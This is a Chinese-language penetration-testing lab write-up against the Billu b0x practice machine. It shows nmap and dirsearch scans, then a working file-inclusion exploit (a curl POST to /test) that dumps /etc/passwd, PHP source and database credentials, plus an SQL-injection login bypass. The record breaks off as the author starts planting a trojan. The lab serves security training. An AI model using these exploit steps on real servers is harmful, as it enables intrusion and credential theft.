LAB5

一、实验目的

取得目标靶机的`root`权限

我们将使用到以下攻击手段：主机发现、端口扫描、web爆破、文件包含漏洞和代码审计、反弹shell

二、实验内容

首先扫描端口

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- 10.0.2.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 21:26 CST
Nmap scan report for bogon (10.0.2.5)
Host is up (0.00019s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:1C:31:B1 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

Nmap done: 1 IP address (1 host up) scanned in 5.67 seconds
```

发现靶机4具有22端口和80端口，进一步扫描


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -sC -p 22,80 10.0.2.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 21:27 CST
Nmap scan report for bogon (10.0.2.5)
Host is up (0.00081s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   1024 fa:cf:a2:52:c4:fa:f5:75:a7:e2:bd:60:83:3e:7b:de (DSA)
|   2048 88:31:0c:78:98:80:ef:33:fa:26:22:ed:d0:9b:ba:f8 (RSA)
|_  256 0e:5e:33:03:50:c9:1e:b3:e7:51:39:a4:4a:10:64:ca (ECDSA)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: --==[[IndiShell Lab]]==--
MAC Address: 08:00:27:1C:31:B1 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

`http-cookie-flags`脚本发现了名为 `PHPSESSID`的 Cookie，这表明该网站使用 **PHP** 作为后端语言。然后使用`dirsearch`进行web目录枚举。


```
┌──(root㉿kali)-[/home/kali]
└─# dirsearch -u http://10.0.2.5
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
 pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/lat
est/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ |_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /home/kali/reports/http_10.0.2.5/_25-10-31_21-35-06.txt

Target: http://10.0.2.5/

[21:35:06] Starting:
[21:35:07] 403 -  238B  - /.ht_wsr.txt
[21:35:07] 403 -  237B  - /.htaccess.bak1
[21:35:07] 403 -  237B  - /.htaccess.orig
[21:35:07] 403 -  238B  - /.htaccess.sample
```


```
[21:35:07] 403 -  241B  - /.htpasswd_test
[21:35:07] 403 -  236B  - /.htpasswds
[21:35:07] 403 -  236B  - /.httr-oauth
[21:35:10] 200 -  307B  - /add
[21:35:10] 200 -  307B  - /add.php
[21:35:14] 200 -    1B  - /c
[21:35:15] 403 -  234B  - /cgi-bin/
[21:35:16] 403 -  231B  - /doc/
[21:35:16] 403 -  233B  - /doc/api/
[21:35:16] 403 -  239B  - /doc/html/index.html
[21:35:16] 403 -  238B  - /doc/stable.version
[21:35:16] 403 -  242B  - /doc/en/changes.html
[21:35:18] 200 -    3KB - /head
[21:35:18] 200 -    3KB - /head.php
[21:35:19] 301 -  242B  - /images  →  http://10.0.2.5/images/
[21:35:19] 200 -  494B  - /images/
[21:35:19] 200 -   47KB - /in
[21:35:22] 302 -    2KB - /panel  →  index.php
[21:35:22] 302 -    2KB - /panel.php  →  index.php
[21:35:23] 200 -    8KB - /phpmy/
[21:35:25] 403 -  235B  - /server-status/
[21:35:25] 403 -  235B  - /server-status
[21:35:25] 200 -    1B  - /show
[21:35:27] 200 -   72B  - /test
```


访问`10.0.2.5`



根据之前目录爆破的结果，依次进入`panel`、`images`、`show`、`in`、`c`，发现有的进入是空白，保留`in`、`add`的相关信息







发现`test`透露出了可能的信息，尝试获取`passwd`

```
┌──(root㉿kali)-[/home/kali]
└─# curl -X POST --data "file=/etc/passwd" http://10.0.2.5/test
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:106::/var/run/dbus:/bin/false
whoopsie:x:104:107::/nonexistent:/bin/false
landscape:x:105:110::/var/lib/landscape:/bin/false
sshd:x:106:65534::/var/run/sshd:/usr/sbin/nologin
ica:x:1000:1000:ica,,,:/home/ica:/bin/bash
```

那么可以据此查看`php`源码

```
┌──(root㉿kali)-[/home/kali]
└─# curl -X POST --data "file=./index.php" http://10.0.2.5/test
<?php
session_start();

include('c.php');
include('head.php');
if(@$_SESSION['logged']≠true)
{
        $_SESSION['logged']='';

}

if($_SESSION['logged']==true &&  $_SESSION['admin']≠'')
{

        echo "you are logged in :)";
        header('Location: panel.php', true, 302);
}
else
{
echo '<div align=center style="margin:30px 0px 0px 0px;">
<font size=8 face="comic sans ms">—==[[ billu b0x ]]==—</font>
<br><br>
Show me your SQLI skills <br>
<form method=post>
Username :- <Input type=text name=un>   Password:- <input type=password n
ame=ps> <br><br>
<input type=submit name=login value="let\'s login">';
```


```
Username :- <Input type=text name=un>   Password:- <input type=password n
ame=ps> <br><br>
<input type=submit name=login value="let\'s login">';
}
if(isset($_POST['login']))
{
        $uname=str_replace('\'','',urldecode($_POST['un']));
        $pass=str_replace('\'','',urldecode($_POST['ps']));
        $run='select * from auth where  pass=\''.$pass.'\' and uname=\''.$una
me.'\'';
        $result = mysqli_query($conn, $run);
if (mysqli_num_rows($result) > 0) {

$row = mysqli_fetch_assoc($result);
           echo "You are allowed<br>";
           $_SESSION['logged']=true;
           $_SESSION['admin']=$row['username'];

         header('Location: panel.php', true, 302);

}
else
{
        echo "<script>alert('Try again');</script>";
}

}
echo "<font size=5 face=\"comic sans ms\" style=\"left: 0;bottom: 0; position
: absolute;margin: 0px 0px 5px;\">B0X Powered By <font color=#ff9933>Pirates<
```


由此可知道 SQL 注入的语法，密码可以输入一个 \

同理查看 c，得到了一个用户的信息，可以据此尝试 ssh，但是经实测没有成功


```
┌──(root㉿kali)-[/home/kali]
└─# curl -X POST --data "file=./c.php" http://10.0.2.5/test
<?php
#header( 'Z-Powered-By:its chutiyapa xD' );
header('X-Frame-Options: SAMEORIGIN');
header( 'Server:testing only' );
header( 'X-Powered-By:testing only' );

ini_set( 'session.cookie_httponly', 1 );

$conn = mysqli_connect("127.0.0.1","billu","b0x_billu","ica_lab");

// Check connection
if (mysqli_connect_errno())
  {
  echo "connection failed →  " . mysqli_connect_error();
  }

?>
```


那么开始 SQL 注入，使用万能语法






获取上面的图片，并用`wget`传入本机。然后写入木马




